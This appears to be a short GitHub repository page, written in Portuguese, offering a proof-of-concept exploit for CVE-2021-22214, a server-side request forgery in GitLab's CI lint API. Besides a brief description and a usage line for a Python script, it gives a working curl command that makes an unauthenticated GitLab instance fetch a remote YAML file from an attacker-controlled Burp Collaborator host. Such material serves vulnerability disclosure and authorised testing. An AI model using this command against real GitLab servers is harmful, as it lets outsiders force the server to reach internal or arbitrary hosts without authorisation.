 kh4sh3i/gitlab-ssrf-cve-2021-22214
Prova de conceito de exploit para CVE-2021-22214, uma falsificação de solicitação do lado do servidor (SSRF) em webhooks do GitLab, permitindo que atacantes não autenticados façam solicitações HTTP internas.

POC para CVE-2021-22214: Gitlab SSRF

A instalação remota do GitLab contém uma vulnerabilidade de Server-side request forgery (SSRF) como resultado da rede interna para webhooks estar habilitada. Um atacante remoto não autenticado pode explorar uma instância do GitLab com registro limitado, fazendo com que ela realize requisições HTTP para um domínio arbitrário escolhido pelo atacante.
usage: python3 GitLab_SSRF.py <target> <burp_collaborator_url>
curl -s –show-error -H 'Content-Type: application/json' https://TargetIP/api/v4/ci/lint –data '{ "include_merged_yaml": true, "content": "include:\n remote: http://Burp-Collaborator/test.yml"}'
